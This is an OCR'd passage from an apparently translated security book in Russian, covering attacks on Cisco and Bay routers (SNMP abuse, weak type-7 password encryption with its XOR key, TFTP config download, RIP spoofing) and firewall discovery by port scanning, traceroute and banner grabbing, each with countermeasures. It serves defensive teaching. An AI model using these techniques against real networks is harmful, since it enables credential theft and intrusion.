Обнаружение Простейшим методом выявления запросов SNMP на запись в сетевую базу MIB является регистрация системных событий утилитой syslog. Прежде всего нужно установить фоновое исполнение syslog на целевой системе UNIX или NT, затем сконфигурировать параметры регистрации. В Cisco для этого применяется команда:

```
logging 196.254.92.83
```

Предотвращение Предотвратить доступ атакующих к старой базе данных MIB позволят следующие операции:

- С помощью списка ACL разрешите доступ SNMP только проверенным хостам и сетям. Для устройств Cisco строка будет иметь вид:

```
access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
```

- Установите режим "только чтение" (RO, read-only) для SNMP. Для устройств Cisco:

```
snmp-server community <сложное общее имя> RO
```

- ▲ Полностью отключите SNMP в устройствах Cisco командой:

```
no snmp-server
```

Слабое шифрование в устройствах Cisco

Популярность: 9
Простота: 10
Результативность: 10
Степень риска: 10

До сего времени устройства Cisco пользовались слабым алгоритмом шифрования и хранили пароли vty и доступа в конфигурационном файле. Оба пароля легко извлекаются командой show config и взламываются с минимальными усилиями. Для проверки уязвимости устройства выведите конфигурационный файл командой:

```
show config
```

Устройство уязвимо, если результатом будет что-то типа:

```
enable password 7 08204E
```

И устройство защищено, если в конфигурационный файл записано (хотя уязвимым остается пароль telnet):

```
enable secret 5 $1$.pUt$w8jwdabc5nHkj1IFWcDav.
```

В последнем примере администратор устройств Cisco использовал команду enable secret для шифровки пароля по алгоритму MD5, а не действующую по умолчанию команду enable password со слабым шифрованием. Однако шифрование MD5 применяется только к паролям доступа и не осуществимо для других паролей устройства (например, для регистрации с терминала vty):

```
line vty 0 4
 password 7 08204E
 login
```

Слабый алгоритм основан на простом XOR cipher (шифратор по исключающему Или). Шифрованный пароль Cisco может содержать до 11 алфавитно-цифровых символов, чувствительных к регистру. Первые два байта являются случайными десятичными цифрами из диапазона от 0x0 до OxF, а оставшаяся часть шифруется по известному символьному блоку: "dsfd;kfoA,.iyewrkldJKDHSUB".

В Интернете опубликовано несколько программ дешифрации паролей. Прежде всего это сценарий оболочки от Hobbit (http://www.avian.org). Затем программа ciscocrack.c, написанная на языке С хакером SPHiXe. Ее можно найти на многих аналитических сайтах, посвященных Cisco (http://www.roots-hell.com/ar-chive-j457nxiqi3gq59dv/199711/ciscocrack.c.html). Третьей программой является приложение для Palm Pilot, разработанное д-р Муджем

(Dr. Mudge) из LOpht (http://www.10pht.com/-kingpin/cisco.zip), аналитическое описание представлено по адресу http:// www.Genocide2600.com/~tat-, tooman/cisco/cisco.decrypt.tech.info.by. mudge.txt. Наконец, компания SolarWinds создала дешифратор Cisco для NT, входящий в состав программ сетевого управления этой компании (http://www.solarwinds.net).

Дешифратор CISCO ОТ SOLARWINDS Пользователям Windows подойдет дешифратор Cisco, поставляемый компанией SolarWinds из города Тулса (Оклахома). Компания разрабатывает программное обеспечение сетевого управления для больших телекоммуникационных организаций и предоставляет дешифратор в составе Cisco Config Viewer или в виде автономной версии. На рис. 9.5 показан графический интерфейс утилиты.




Рис. 9.5. Утилита Cisco Password Decryptor от SolarWinds имеет графический интерфейс и легко взламывает зашифрованные пароли устройств Cisco

Контрмеры: защита от дешифрации паролей Cisco

Предотвращение Следует применять команду enable secret, которая шифрует пароль доступа по алгоритму MD5 с пока не изученным методом. К сожалению, известно, что MD5 не используется для шифрования остальных паролей Cisco (например, пароля vty).

Загрузка по протоколу TFTP

Популярность:	*9*
Простота:	*6*
Результативность:	*9*
Степень риска:	*8*

Практически все маршрутизаторы поддерживают протокол TFTP (Trivial File Transfer Protocol). Он работает поверх UDP и служит для резервного копирования и восстановления конфигурационных файлов (порт UDP номер 69). Выявление работающей службы устройства производится командой nmap:

```
nmap -sU -p69 -nvv target>
```

Воспользовавшись TFTP, мы можем выгрузить конфигурационный файл, если сетевой администратор применяет общие имена доступа. Например, проведя обратный просмотр DNS для устройства сети (192.168.0.1), мы обнаружим имя DNS "lax-serial-rtr". Затем попытаемся загрузить файл .cfg командой, использующей имя DNS в качестве имени конфигурационного файла:

```
[root@happy] tftp
```

```
> connect 192.168.0.1
> get lax-serial-rtr.cfg
> quit
```

Если маршрутизатор не защищен, то в наш текущий каталог будет записан конфигурационный файл (lax-serial-rtr.cfg) этого маршрутизатора. Скорее всего, в нем находятся различные общие имена SNMP и все списки управления доступом. Дополнительные сведения об использовании TFTP с устройствами Cisco опубликованы в архиве Packet Storm (http://www.Genocide2600.com /~tattooman/cisco/Cisco-Conf-0.08.readme).

Контрмеры: защита TFTP

Предотвращение Залатать брешь, связанную с протоколом TFTP, позволит любая из следующих операций:

- Полностью отключите доступ по TFTP. Соответствующая команда определяется типом маршрутизатора (ознакомьтесь с техническим описанием). Для моделей Cisco 7000 используйте:

  no tftp-server flash <*устройство:имя_файла*>

- Установите фильтр, запрещающий доступ по TFTP. Для маршрутизаторов Cisco подойдет команда:

  access-list 101 deny udp any any eq 69 log ! Блокирование доступа tftp

Конфигурационные файлы устройств Bay

Популярность: 2
Простота: 6
Результативность: 8
Степень риска: 5

Управляющее программное обеспечение Site Manager компании Bay Network позволяет администраторам проводить различные операции, включая исследование статуса устройств SNMP и проверку их функционирования пакетами ICMP. К сожалению, конфигурационные файлы параметров Site Manager хранятся в .cfg и не шифруются. Кроме прочего, в файле находятся все общие имена SNMP. Проникнув в Site Manager, атакующий сможет скопировать нужные данные и получить общие имена SNMP.

Контрмеры: защита конфигурационных файлов Bay

Самым простым способом является ограничение правом root или пользователем, ответственным за конфигурирование маршрутизаторов, круга людей, которым разрешено копирование информации.

Коммутация и совместное использование

Совместно используемый носитель (Ethernet и Token Ring) служит стандартной сетевой средой уже почти два десятка лет. Метод доступа Ethernet, названный CSMA/CD (Carrier Sense Multiple Access / Collision Detection – множественный доступ с определением несущей и выявлением коллизий), был разработан Бобом Меткалфом (Bob Metcalfe) в исследовательском центре Palo Alto Research Center (PARC) компании Xerox. Традиционные сети Ethernet

пересылают трафик всем узлам сегмента, поэтому в точке назначения (как и в других точках сегмента) принимается весь сетевой трафик. Отсюда проблемы защиты. Передавая трафик по совместно используемому носителю, мы направляем его всем слушающим устройствам сегмента. С точки зрения защиты, сеть Ethernet очень уязвима. К сожалению, Ethernet остается наиболее популярной сетевой средой.

Исходный вариант Ethernet далек от современных технологий коммутации, тем же самым осталось лишь название. Технологии коммутации пакетов предполагают построение больших списков MAC-адресов (Media Access Control — управление доступом к носителю). В соответствии со списком трафик направляется на отдельные MAC-адреса с помощью быстрых микросхем. В результате пакеты поступают только в заранее запланированные точки назначения и не попадают на остальные узлы сети (точнее, попадают, но не всегда).

Даже в коммутируемой среде удается проводить захват пакетов. Компания Cisco реализовала в коммутаторах Cisco Catalyst технологию SPAN (Switched Port Analyzer — анализатор коммутируемых портов). За счет зеркального отражения определенного порта или виртуальной локальной сети (VLAN, Virtual Local Area Network) на один из портов устройства, администратор может захватить пакеты так же, как это делается в совместно используемом носителе. Сегодня такая технология обычно применяется в системах выявления вторжений (IDS, Intrusion Detection System), которые должны выполнять прослушивание всего сетевого трафика. Дополнительная информация о технологии SPAN опубликована по адресу http://www.cisco.com/univercd /cc/td/doc/product/lan/cat5000/rel_4_5/config/ span.htm.

Определение сетевого носителя

Выявление типа сетевого носителя (коммутируемый или совместно используемый) является тривиальной задачей. Воспользуйтесь простой программой захвата пакетов, например tcpdump (для NT или UNIX), и получите необходимые для анализа данные.

Для коммутируемых сетей будут представлены широковещательный трафик, многоадресные рассылки и трафик в/из данной системы. Приведенный ниже результат работы tcpdump в коммутируемой сети содержит только широковещательные пакеты службы уведомления SAP (Service Advertisement Protocol) и трафик протокола разрешения адресов ARP (Address Resolution Protocol):

```
20:20:22.530205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                0000 0000 0080 0000 8024 53ae d100 0000
                0080 0000 8024 53ae d180 0d00 0014 0002
                OOOf 0000 0000 0000 0000 0;
20:20:24.610205 0: 80: 24:53: ae: bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                0000 0000 0080 0000 8024 53ae d100 0000
                0080 0000 8024 53ae d180 OdOO 0014 0002
                OOOf 0000 0000 0000 0000 00
20:20:25.660205 arp who-has 172.29.11.100 tell 172.29.11.207
20:20:26.710205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                0000 0000 0080 0000 8024 53ae d100 0000
                0080 0000 8024 53ae d180 OdOO 0014 0002
```

```
                    000f 0000 0000 0000 0000 00
20:20:28.810205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                    0000 0000 0080 0000 8024 53ae d100 0000
                    0080 0000 8024 53ae d180 0d00 0014 0002
                    000f 0000 0000 0000 0000 00
20:20:30.660205 arp who-has 172.29.11.100 tell 172.29.11.207
```

Однако в сетях с совместно используемым доступом мы увидим все типы трафиков от различных хостов. В примере выходной информации tcpdump представлен трафик, направленный в другие сетевые системы (который и интересует атакующих):

```
20:25:37.640205 192.168.40.66.23 > 172.29.11.207.1581: P 31:52(21)
ack 40 win 8760 (DF) (ttl 241, id 21327)
20:25:37.640205 172.29.11.207.1581 > 192.168.40.66.23: P 40:126(86)
ack 52 win 32120 (DF) [tos 0x10] (ttl 64, id 4221)
20:25:37.780205 192.168.40.66.23 > 172.29.11.207.1581: P 52:73(21)
ack 126 win 8760 (OF) (ttl 241, id 21328)
20:25:37.800205 172.29.11.207.1581 > 192.168.40.66.23: . ack 73
win 32120 (DF) [tos 0x10] (ttl 64, id 4222)
20:25:37.960205 192.168.40.66.23 > 172.29.11.207.1581: P 73:86(13)
ack 126 win 8760 (DF) (ttl 241, id 21329)
20:25:37.960205 172.29.11.207.1581 > 192.168.40.66.23: P 126:132(6)
ack 86 win 32120 (DF) [tos 0x10] (ttl 64, id 4223)
20:25:38.100205 192.168.40.66.23 > 172.29.11.207.1581: P 86:89(3)
ack 132 win 8760 (DF) (ttl 241, id 21330)
20:25:38.120205 172.29.11.207.1581 > 192.168.40.66.23: . ack 89
win 32120 (DF) [tos 0x10] (ttl 64, id 4224)
```

Контрмеры: предотвращение захвата пакетов в совместно используемом носителе

Общим правилом, если только иное не отмечено в рекомендациях для конкретной сетевой среды, является переход на коммутируемые технологии, которые улучшают и скорость обмена, и уровень защиты.

Захват информации SNMP

Популярность: 10
Простота: 8
Результативность: 1
Степень риска: 6

При работе с совместно используемым сетевым сегментом лучше проверить все, что можно услышать. Запустите полномасштабный анализатор пакетов, например SnifferPro компании Network Associates или утилиту snmpsniff Нино Лейтао (Nuno Leitao) (nuno.leitao@convex.pt) для Linux, и исследуйте захваченный трафик.

СОВЕТУЕМ Не применяйте tcpdump для сбора трафика SNMP, поскольку эта утилита захватывает только заголовки пакетов.

Snmpsniff пригодна не только для захвата общих имен SNMP, но и для сбора сведений о запросах и командах. Интересные данные можно получить при запуске snmpsniff со следующими параметрами:

```
[root@kramer snmpsniff-0.9b]# ./snmpsniff.sh
snmpsniffer: listening on eth0
(05:46:12) 172.31.50.100(secret)-> 172.31.50.2 (ReqID:1356392156) GET:
<.iso.org.dod.internet.mgmt.mib-2.system.1.0> (NULL) = NULL
(05:46:12) 172.31.50.2(secret)-> 172.31.50.100 (ReqID:1356392156)
RESPONSE (Err:0): <.iso.org.dod.internet.mgmt.mib-2.system.1.0> (Octet
String) = OCTET STRING- (ascii): Cisco Internetwork Operating System

Software ..IOS (tm) 3000 Software (IGS-I-L), Version 11.0(16), RELEASE
SOFTWARE (fcl)..Copyright (c) 1986-1997 by Cisco Systems,
Inc...Compiled
Tue 24-Jun-97 12:20 by jaturner
```

Получив такие данные, атакующий узнает общее имя (secret), которое в данном случае принадлежит маршрутизатору (172.31.50.2) и имеет тип "чтение/запись". Теперь атакующий способен не только войти в сеть с помощью общего имени "чтения/записи", но и обнаружить новые цели, на которых следует сосредоточить усилия (172.31.50.100), поскольку эти цели являются источником сетевого трафика и, вероятно, представляют собой сетевые операционные центры (NOC, Network Operations Center).

Команды SNMP

Популярность: 6
Простота: 8
Результативность: 10
Степень риска: 8

Узнав общее имя "чтения/записи", атакующий сможет выдать сетевому устройству команду SNMP, добавить статический маршрут или перенаправить трафик на собственный web-сервер. Предположим, что хакер Джон узнал общее имя "чтения/записи" (private) одного из граничных маршрутизаторов (172.32.50.2). Он сможет послать командный запрос SNMP для добавления статического маршрута к своему web-серверу (10.11.12.13). Обращение к этому серверу произойдет, когда пользователь попытается подключиться к Yahoo (www.yahoo.com). Идентификатор объекта SNMP (OID) откроет атакующему доступ к групповой таблице IP-маршрутизации (1.3.6.1.2.1.4.21).

Контрмеры: защита от команд SNMP

- Как и в случае исследования общих имен SNMP, лучшей защитой от команд SNMP являются трудные общие имена. Используйте надежные пароли и обязательно измените общие имена по умолчанию.
- В идеале лучше полностью отключить в устройстве операции чтения/записи SNMP.

Мистификация RIP

Популярность:	*4*
Простота:	*4*
Результативность:	*10*
Степень риска:	*6*

После идентификации сетевого устройства маршрутизации атакующий может воспользоваться пакетами RIP (Routing Information Protocol — протокол информации о маршрутизации), чтобы обмануть маршрутизатор и заставить его пересылать пакеты в неавторизированную сеть. Протокол RIP vl не имеет средств защиты, требующих предварительной аутентификации перед изменением таблицы маршрутизации, поэтому несложно обмануть устройство мистифицированными пакетами RIP vl.

Контрмеры: защита от мистификации RIP

- ▼ Отключите RIP vl на всех маршрутизаторах. Протоколы RIP v2 и OSPF (Open Shortest Path First — предварительное открытие кратчайшего пути) имеют рудиментарную аутентификацию паролями, которая все же ограничивает возможности мистификации пакетами RIP.
- ▲ По возможности блокируйте все пакеты RIP (порт TCP/UDP номер 521) на всех граничных маршрутизаторах.

Глава 10

Брандмауэры

С тех пор как Чесвик (Cheswick) и Беллоуин (Bellovin) написали свою эпическую книгу о построении брандмауэров и борьбе с коварным хакером Берфердом (Berferd), подключение web-сервера к Интернету без использования брандмауэров считается самоубийством. Точно так же смерти подобно исполнение обязанностей брандмауэра на переносных компьютерах сетевых инженеров. Хотя этим ребятам известно назначение брандмауэров, они редко заботятся об усилении защиты против злоумышленников. В результате брандмауэры конфигурируются неправильно, что позволяет атакующим проникнуть в сеть и повлиять на ее работу.

Принципы построения брандмауэров

На современном рынке доминируют два типа брандмауэров: *программные прокси* (application proxie) и *шлюзы фильтрации пакетов* (packet filtering gateway). Программные прокси считаются надежнее шлюзов фильтрации пакетов, но они основаны на принципе ограничения трафика и снижения производительности, что связанно с более приоритетным обслуживанием исходящего трафика по сравнению с входящим трафиком web-сервера компании. Шлюзы фильтрации пакетов и более сложные устройства с *запоминанием состояния* (stateful) получили широкое распространение в крупных организациях с высокими требованиями к производительности.

Многие специалисты надеются на появление "совершенных" брандмауэров, однако будущее не столь оптимистично. Несколько производителей, например Network Associates Inc. (NAI), AXENT, Internet Dynamics и Microsoft, уже предложили технологии защиты прокси-систем на основе высокопроизводительной фильтрации пакетов (т.е. гибридный вариант). Но пока эти технологии не получили широкого распространения.

С момента подключения к сети первого брандмауэра эти устройства защищают сеть от подглядывания и злобных вандалов, хотя не являются панацеей от всех проблем. Уязвимость защиты выявляется каждый год у каждого типа брандмауэров. Еще хуже то, что многие брандмауэры неудачно сконфигурированы, плохо обслуживаются и не проверяются, в результате они превращаются всего лишь в ограничитель, который не позволяет двери открыться на всю ширину, но оставляет щелку для проникновения.

Разумеется, хорошо разработанный, сконфигурированный и обслуживаемый брандмауэр практически непроницаем. Об этом знают многие квалифицированные хакеры и стараются обойти такие устройства (например, используя доверительные связи, уязвимые линии связи или каналы коммутируемого удаленного доступа).

Администратор брандмауэра должен знать своих врагов. В этой главе рассматриваются современные методы исследования брандмауэров и их параметров, а также способы обхода этих устройство нападающими. Для каждого метода предлагаются рекомендации по выявлению и предотвращению атаки.

Идентификация брандмауэра

Практически каждый брандмауэр имеет уникальный электронный "след", т.е. сканирование портов, попытки подключения и захват информационных заголовков позволяют определить тип устройства, его версию и установленные в

нем ограничения. Насколько важна такая идентификация? Все сетевые действия отображаются через брандмауэр, так что, зная его недостатки, атакующий сможет эффективно использовать устройство в своих собственных целях.

Прямое сканирование

Популярность:	*10*
Простота:	*8*
Результативность:	*2*
Степень риска:	*7*

Проще всего найти брандмауэр сканированием портов по умолчанию. Некоторые модели уникально идентифицируются определенными портами. Например, Firewall-1 компании Check Point слушает на портах TCP номер 256, 257 и 258, а Proxy Server корпорации Microsoft обычно использует TCP-порты 1080 и 1745. Зная состав портов, можно провести поиск определенных брандмауэров простейшим сканером, подобным nmap:

```
nmap -n -vv -PO -p256,1080,1745 192.168.50.1-60.254
```

Параметр -PO отключает проверку по ping пакетами ICMP. Это важно, поскольку многие брандмауэры не откликаются на эхо-запросы ICMP.

Как опытные, так и начинающие атакующие будут проводить сканирование сети в широком диапазоне портов, чтобы найти брандмауэры и выявить все бреши в пограничной броне. Однако более хитрые атакующие попытаются скрытно прочесать периметр. Существует несколько методов, позволяющих атакующим не попасть под радары. Среди них случайная генерация проверки по ping, доступ к целевым портам, целевым адресам и портам источников, а также применение обманных хостов и сканирование с распределенных источников.

Такие изощренные атаки не обнаруживаются системами определения вторжений (IDS, Intrusion Detection System) типа RealSecure от Internet Security Systems или SessionWall-3 от Abirnet. Большинство систем IDS по умолчанию конфигурируется на выявление бурного и шумного сканирования или обращения к мертвым портам. Если не повысить чувствительность IDS и не настроить шаблон выявления, то большая часть атак останется незамеченной. Сканирование по случайному закону можно реализовать с помощью сценария на языке Perl, опубликованного на web-сайте этой книги (www.osborne.com/hacking).

Контрмеры

Контрмеры, защищающие от сканирования брандмауэров, во многом совпадают с рассмотренными в главе 2. Следует блокировать сканирование на граничных маршрутизаторах либо воспользоваться одной из утилит обнаружения вторжений. Однако даже в этом случае не удастся выявить сканирование одиночного порта, поэтому для получения гарантированного результата необходимо увеличить чувствительность по умолчанию систем IDS.

Обнаружение

Выявление сканирования портов по случайному закону или с помощью ложного хоста предполагает точную настройку шаблона определения сканирования.

Для получения дополнительных рекомендаций внимательно ознакомьтесь с техническим описанием системы IDS.

Чтобы настроить RealSecure 3.0 на обнаружение изощренных методов сканирования, придется увеличить чувствительность до уровня одного порта, изменив шаблон определения сканирования. Рекомендуем выполнить следующие действия для настройки на сверхчувствительное выявление сканирования:

1. Выберите и настройте Network Engine Policy.
2. Найдите пункт Port Scan и щелкните мышью на кнопке Options.
3. Установите параметр Ports (Порты) в значение 5.
4. Присвойте параметру Delta (Интервал) значение 60 с.

Для Firewall-1 систем UNIX рекомендуем утилиту Ленса Спитцнера (Lance Spitzner), доступную по адресу http://www.enteract.com/~lspitz/intrusion.html. Как отмечено в главе 2, его сценарий alert.sh поможет сконфигурировать брандмауэр Check Point на определение и мониторинг сканирования портов и на выдачу оповещения по событию User Defined Alert.

Предотвращение

Для предотвращения сканирования портов брандмауэра по Интернету нужно блокировать эти порты на маршрутизаторе, стоящем перед брандмауэром. Если устройство обслуживается провайдером, придется согласовать с ним режим блокирования. Если же применяется собственный маршрутизатор, воспользуйтесь списком ACL устройств Cisco для явной блокировки сканируемых портов:

```
access-list 101 deny tcp any any eq 256 log ! Блокировка сканирования Firewall-1
access-list 101 deny tcp any any eq 257 log ! Блокировка сканирования Firewall-1
access-list 101 deny tcp any any eq 258 log ! Блокировка сканирования Firewall-1
access-list 101 deny tcp any any eq 1080 log i Блокировка сканирования Socks
access-list 101 deny tcp any any eq 1745 log ! Блокировка сканирования Winsock
```

ВНИМАНИЕ **Если на граничном маршрутизаторе блокирован порт Check Point (256 — 258), невозможно управлять брандмауэром по Интернету.**

СОВЕТУЕМ **Администратор Cisco может безбоязненно применить предлагаемые рекомендации. Нужно разрешить режим доступа и ввести по одной все приведенные выше командные строки. Затем следует выйти из режима доступа и ввести команду write, чтобы записать изменения в конфигурационный файл устройства.**

На всех маршрутизаторах должны быть установлены четкие правила (нельзя отбрасывать пакеты по умолчанию), например:

```
access-list 101 deny ip any any log ! Запрет и регистрация любых пакетов
по указанному выше списку ACL
```

СОВЕТУЕМ Как и при реализации любых других контрмер, перед применением предлагаемых рекомендаций сверьтесь с документацией на устройство и с установленными ранее параметрами.

Отслеживание маршрута

Популярность: 10
Простота: 8
Результативность: 2
Степень риска: 7

Тихим и скрытным методом выявления брандмауэров в сети является использование утилиты traceroute. Версия для UNIX называется traceroute, а для NT — tracert.exe. В обоих случаях утилита ищет следующий участок на пути к цели и анализирует результат. Утилита traceroute в Linux имеет параметр -I, позволяющий проводить отслеживание маршрута пакетами ICMP (вместо установленных по умолчанию пакетов UDP).

```
[sm@tsunami sm]$ traceroute -I www.yourcompany.com
traceroute to www.yourcompany.com (172.17.100.2), 30 hops max, 40 byte
packets
 1 attack-gw (192.168.50.21) 5.801 ms 5.105 ms 5.445 ms
 2 gw1.smallisp.net (192.168.51.1)
 3 gw2.smallisp.net (192.168.52.2)
...
 13 hssi.bigisp.net (10.55.201.2)
 14 serial1.bigisp.net (10.55.202.1)
 15 www.yourcompany.com (172.29.11.2)
```

Высоки шансы, что участок перед целью (10.55.202.1) является брандмауэром. Однако для полной уверенности потребуются дополнительные исследования.

Приведенная команда даст достаточно информации, если маршрутизатор между нашей системой и целевым сервером отвечает на пакеты с истечением времени жизни (TTL). Но некоторые маршрутизаторы и брандмауэры отбрасывают пакеты с истечением TTL (как пакеты ICMP, так и UDP). В этом случае следует запустить traceroute и посмотреть, какой участок ответит последним, на основе чего можно будет сделать вывод, что это либо современный брандмауэр, либо первый маршрутизатор на пути, где начинается блокирование отслеживания маршрута. Рассмотрим пример, когда пакеты ICMP блокируются в точке назначения, и не поступают ответы от маршрутизаторов, стоящих после client-gw.smallisp.net:

```
1 stoneface (192.168.10.33) 12.640 ms 8.367 ms
2 gwl.localisp.net (172.31.10.1) 214.582 ms 197.992 ms
3 gw2.localisp.net (172.31.10.2) 206.627 ms 38.931 ms
4 dsl.localisp.net (172.31.12.254) 47.167 ms 52.640 ms
...
14 ATM6.LAX2.BIGISP.NET (10.50.2.1) 250.030 ms 391.716 ms
15 ATM7.SDG.BIGISP.NET (10.50.2.5) 234.668 ms 384.525 ms
16 client-gw.smallisp.net (10.50.3.250) 244.065 ms !X * *
17 * * *
18 * * *
```

Контрмеры

Предотвратить утечку информации при отслеживании маршрутов позволит запрет ответа на пакеты с истечением TTL на как можно большем числе брандмауэров и маршрутизаторов. Это не всегда удается, поскольку маршрутизаторы могут обслуживаться провайдером Интернета.

Обнаружение

Выявить стандартное отслеживание маршрутов на границе сети поможет мониторинг пакетов ICMP и UDP, имеющих в поле TTL значение 1. Воспользуйтесь для этого утилитой RealSecure 3.0, выбрав имя декодирования TRACE_ROUTE в Security Events вкладки Network Engine Policy.

Предотвращение

Предотвратить отслеживание маршрутов на границах сети позволит конфигурирование маршрутизаторов на запрет отправки ответных сообщений TTL EXPIRED на пакеты с TTL равным 0 или 1. Список ACL для маршрутизаторов Cisco должен содержать:

```
access-list 101 deny ip any any 11 0 ! истечение ttl
```

В идеале следует полностью блокировать весь необязательный трафик UDP на граничных маршрутизаторах.

Захват заголовков

Популярность: 10
Простота: 9
Результативность: 3
Степень риска: 7

Сканирование портов брандмауэров помогает определить местонахождение этих устройств, однако большая часть брандмауэров не прослушивает порты по умолчанию (например, устройства Check Point и программы корпорации Microsoft), поэтому для подтверждения имеющихся предположений необходимы дополнительные сведения. В главе 3 обсуждались методы получения названий и версий работающих приложений во время подключения к найденным открытым портам и захвата информационных заголовков. Аналогичным образом можно проводить выявление моделей брандмауэров. Многие популярные брандмауэры уведомляют о своем присутствии при подключении к определенным портам. Например, прокси-брандмауэры нередко показывают, что они являются брандмауэрами, а некоторые даже уведомляют о своем типе и версии программного обеспечения. Например, если утилитой netcat подключиться к порту 21 (FTP) устройства, которое может быть брандмауэром, то появится интересная информация:

```
C:\TEMP>nc -v -n 192.168.51.129 21
(UNKNOWN) [192.168.51.129] 21 (?) open
220 Secure Gateway FTP server ready.
```

Заголовок "Secure Gateway FTP server ready" является "отпечатком" старого устройства Eagle Raptor. Подключение к порту 23 (telnet) подтвердит, что брандмауэр имеет имя Eagle.

```
C:\TEMP>nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

Если все еще не ясно, работает ли хост в режиме брандмауэра, подключитесь утилитой netcat к порту 25 (SMTP):

```
C:\TEMP>nc -v -n 192.168.51.129 25
(UNKNOWN) [192.168.51.129] 25 (?) open
421 fw3.acme.com Sorry, the firewall does not provide mail service to you.
```

Итак, информационные заголовки предоставляют достаточно сведений атакующему для идентификации брандмауэра. Затем можно воспользоваться известными недостатками или неправильной конфигурацией конкретной модели брандмауэра.

Контрмеры

Предотвратить утечку сведений о брандмауэре позволит изменение информационных заголовков. Рекомендуем вынести в заголовок предупреждение о незаконности неавторизированного вторжения и о регистрации всех таких попыток. Конкретные методы изменения заголовка описываются в технической документации каждого устройства.

Предотвращение

Предотвратить извлечение атакующим информации из заголовков позволит изменение конфигурационных файлов этих заголовков. Конкретные методы модификации приводятся в технической документации на брандмауэр. Для Eagle Raptor изменение заголовков ftp и telnet выполняется редактированием файлов текущих сообщений (message-of-the-day): ftp.motd и telnet.motd.

Изощренные методы исследования брандмауэров

Если прямое сканирование портов, отслеживание пути и захват информационных заголовков не принесут успеха, придется перейти на более высокий уровень формирования перечня элементов брандмауэра. В этом случае прежде всего следует проанализировать то, что получено (или не получено) в ответ на запросы.

Анализ сведений, предоставляемых утилитой птар

Популярность: 4
Простота: 6
Результативность: 7
Степень риска: 6

Утилита птар прекрасно подходит для исследования брандмауэров, поэтому мы постоянно пользуемся ее возможностями. Во время сканирования портов птар не выводит состояния (открыт/закрыт), но отмечает все блокированные порты. Полученные (или отсутствующие) при этом сведения помогут узнать о конфигурации брандмауэра.

Утилита nmap фильтрует порты по одному из следующих критериев:

- **Не получен пакет SYN/ACK.**
- **Не получен пакет RST/ACK.**
- **Получен пакет ICMP типа 3 (Destination Unreachable — точка назначения недостижима) с кодом сообщения 13 (Communication Administratively Prohibited — административно запрещенная коммуникация, [RFC1812]).**

Проанализировав все три условия, nmap отчитывается в том, что порт отфильтрован. Например, при сканировании www.mycompany.com мы получим два пакета ICMP, указывающие на блокировку брандмауэром портов 23 и 111 исследуемой системы:

```
[root@bldg_043 /opt]# nmap -p20, 21, 23, 53, 80, 111 -PO -vv
www.mycompany.com
Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Initiating TCP connect () scan against (172.32.12.4)
Adding TCP port 53 (state Open).
Adding TCP port 111 (state Firewalled).
Adding TCP port 80 (state Open).
Adding TCP port 23 (state Firewalled).
Interesting ports on (172.17.12.4):
Port     State        Protocol  Service
23       filtered     tcp       telnet
53       open         tcp       domain
80       open         tcp       http
111      filtered     tcp       sunrpc
```

Состояние "Firewalled" (используется брандмауэр) в выходных данных является следствием получения пакета ICMP типа 3 с кодом 13 (Admin Prohibited Filter), как показано в результирующих данных утилиты tcpdump:

```
23:14:01.229743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
nreachable - admin prohibited filter
23:14:01.979743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
nreachable - admin prohibited filter
```

Каким образом nmap связывает получаемые пакеты с исходными запросами при наличии огромного количества перемещающихся по сети пакетов? Дело в том, что пакет ICMP возвращает сканирующему компьютеру всю необходимую информацию о произошедших событиях. Состояние блокирования порта отмечается одним из байтов в заголовке ICMP (0x41 — 1 байт), а фильтрующий брандмауэр возвращает свое сообщение в секции IP пакета (0x1b — 4 байта).

Утилита nmap считает порты "нефильтрованными" только тогда, когда в ответ от них получены пакеты RST/ACK. В этом состоянии либо сканирование проникает сквозь брандмауэр и целевая система откликается сообщением о том, что не прослушивает данный порт, либо брандмауэр откликается вместо целевой системы, подменяя ее IP-адрес и устанавливая в пакете флаг RST/ACK. В следующем примере сканирование локальной системы показывает два нефильтруемых порта, так как от хоста приходят два пакета RST/ACK. Эту же ситуацию формируют некоторые брандмауэры, например Check Point (в режиме REJECT), откликаясь вместо целевой системы и возвращая пакет RST/ACK с мистифицированным исходным IP-адресом данной целевой системы.

```
[root@bldg_043 sniffers]# nmap -sS -pl-300 172.18.20.55
Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Interesting ports on (172.18.20.55):
(Not showing ports in state: filtered)
Port    State        Protocol  Service
7       unfiltered   tcp       echo
53      unfiltered   tcp       domain
256     open         tcp       rap
257     open         tcp       set
258     open         tcp       yak-chat
Nmap run completed -- 1 IP address (1 host up) scanned in 15 seconds
```

Соответствующее отслеживание пакетов утилитой tcpdump показывает, что возвращаются пакеты RST/ACK.

```
21:26:22.742482 172.18.20.55.258 > 172.29.11.207.39667: S
415920470:1415920470(0) ack 3963453111 win 9112 <mss 536> (DF)
(ttl 254, id 50438)
21:26:23.282482 172.18.20.55.53 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44. id 50439)
21:26:24.362482 172.18.20.55.257 > 172.29.11.207.39667: S
1416174328:1416174328(0) ack 3963453111 win 9112 <mss 536>
(DF) (ttl 254, id 50440)
21:26:26.282482 172.18.20.55.7 > 172.29.11.207.39667:
R 0:0(0) ack: 3963453111 win 0 (DF) (ttl 44, id 50441)
```

Контрмеры

Обнаружение Выявление сканирования утилитой nmap рассмотрено в главе 2. Рекомендуем настроиться на явное сканирование брандмауэров.

Можно использовать следующий код NFR для выявления сканирования портов. Измените чувствительность параметрами maxcount и maxtime и при необходимости укажите другой регистратор.

```
#
# Detect a PORT SCAN
#
